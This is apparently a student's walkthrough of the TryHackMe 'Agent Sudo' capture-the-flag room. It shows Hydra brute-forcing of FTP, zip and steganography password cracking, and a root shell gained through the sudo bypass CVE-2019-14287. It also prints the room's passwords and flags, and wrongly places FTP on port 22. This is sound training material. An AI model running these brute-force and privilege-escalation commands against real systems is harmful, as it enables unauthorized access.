

Agent Sudo Writeup

Difficulty: Easy

Machine: Kali Linux


Enumerate

We do a port scan with nmap

```
nmap <machine ip address>
```

How many open ports? 3

Direct myself to firefox and search the machine's ip address



How you redirect yourself to a secret page? user-agent

Burpsuite is a tool for web application security testing. Use burpsuite to intercept HTTP request.

The hint tells us to change the user-agent to 'C'. We do this and forward the request.

```
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: 10.10.30.60
3 Upgrade-Insecure-Requests: 1
4 User-Agent: C
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=
  0.9,image/avif,image/webp,image/apng,*/*;q=0.8,app
  lication/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
```

Attention chris,

Do you still remember our deal? Please tell agent J about the stuff ASAP. Also, change your god damn password, is weak!

From,
Agent R

What is the agent name? chris

FTP services are active on default port 22. Brute force with Hydra to crack the password.

```
#-l is for the username
#-P to direct to rockyou.txt which is password dictionary
hydra -l chris -P /usr/share/wordlists/rockyou.txt 10.10.126.93 ftp
```

FTP password crystal

Log into ftp with chris' credentials. We have a text file and two image files. Use *get* to be able to open the files on machine.

```
Dear agent J,  
  
All these alien like photos are fake! Agent R stored the real picture inside your directory. Your login password is somehow stored in the fake picture. It shouldn't be a problem for you.  
  
From,  
Agent C
```

Use *binwalk* to analyze the images.

cutie.png has a zip file in it.

```
#extract the files  
binwalk cutie.png -e --run-as=root
```

Note: for some reason, I kept running into a binwalk extractor exception error, I fixed it with `—run-as=root`

John the Ripper is a password cracking software. Use John the Ripper to crack the zip file.

```
cd _cutie.png.extracted  
zip2john 8702.txt > output.txt  
john output.txt
```

Note: I was having a lot of trouble with the PATH environment variable and using John the Ripper but finally I got the password.

Zip file password alien

We open the zip file with 7 Zip and then open the text file from Agent R.

```
(root@kali)-[~/_cutie.png.extracted]
# cat To_agentR.txt
Agent C,

We need to send the picture to 'QXJlYTUx' as soon as possible!

By,
Agent R

(root@kali)-[~/_cutie.png.extracted]
#
```

The password looks odd, I assume it's encoded. I got on cyberchef and it suggests to decode it from Base64

Recipe	Input
<div>From Base64</div> <div>Alphabet A-Za-z0-9+/=</div> <div><input checked="" type="checkbox"/> Remove non-alphabet chars <input type="checkbox"/> Strict mode</div>	QXJlYTUx
	RBC 8 1
	Output
	Area51

step password Area51

Extract what's in the cute-alien.jpg image using steghide

```
steghide extract -sf cute-alien.jpg
```

```
(root@kali)-[~]
# cat message.txt
Hi james,

Glad you find this message. Your login password is hackerrules!

Don't ask me why the password look cheesy, ask agent R who set this password for you.

Your buddy,
chris
```

Who is the other agent (in full name)? james

SSH password hackerrules!

Now we ssh using jame's credentials

```
Last login: Tue Oct 27 14:20:27 2015
james@agent-sudo:~$ ls
Alien_autospy.jpg  user_flag.txt
james@agent-sudo:~$ cat user_flag.txt
b03d975e8c92a7c04146cfa7a5a313c7
james@agent-sudo:~$
```

What is the user flag? b03d975e8c92a7c04146cfa7a5a313c7

We copy the Alien_autospy.jpg image into our machine so we can do a reverse image search on google to find the incident of the photo.

Privilege Escalation

We use sudo -l to view permissions of the user.

```
james@agent-sudo:~$ sudo -l
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/
    bin


User james may run the following commands on agent-sudo:
    (ALL, !root) /bin/bash
james@agent-sudo:~$
```

A quick google search of (ALL, !root) /bin/bash tells us there is a vulnerability

✕
🔊
📷

Shopping
Ubuntu
Videos
Cve 2019
Images
News
Maps
Books


About 24,500,000 results (0.31 seconds)


Exploit Database
<https://www.exploit-db.com/exploits>

sudo 1.8.27 - Security Bypass - Linux local Exploit

Oct 15, 2019 — ... sudo -l User hacker may run the following commands on kali: **(ALL, !root)** **/bin/bash** So user hacker can't run /bin/bash as root (!root) ...

You visited this page on 5/17/23.


Aqua Security
<https://blog.aquasec.com/cve-2019-14287-sudo-linu...>

CVE-2019-14287 sudo Vulnerability Allows Bypass of User ...

Oct 17, 2019 — Exploiting the vulnerability requires the user to have sudo privileges that allow them to run commands with an arbitrary user ID, except **root**.

You visited this page on 5/17/23.

CVE number for the escalation CVE-2019-14287

To exploit it:

```
sudo -u#-1 /bin/bash
```

We navigate to the root directory and find the flag.

```
root@agent-sudo:/root# ls
root.txt
root@agent-sudo:/root# cat root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.

Your flag is
b53a02f55b57d4439e3341834d70c062

By,
DesKel a.k.a Agent R
root@agent-sudo:/root#
```

What is the root flag? b53a02f55b57d4439e3341834d70c062

(Bonus) Who is Agent R? DesKel

Yay!

Task 1	✔ Author note	☰ ▼
Task 2	✔ Enumerate	▼
Task 3	✔ Hash cracking and brute-force	▼
Task 4	✔ Capture the user flag	▼
Task 5	✔ Privilege escalation	▼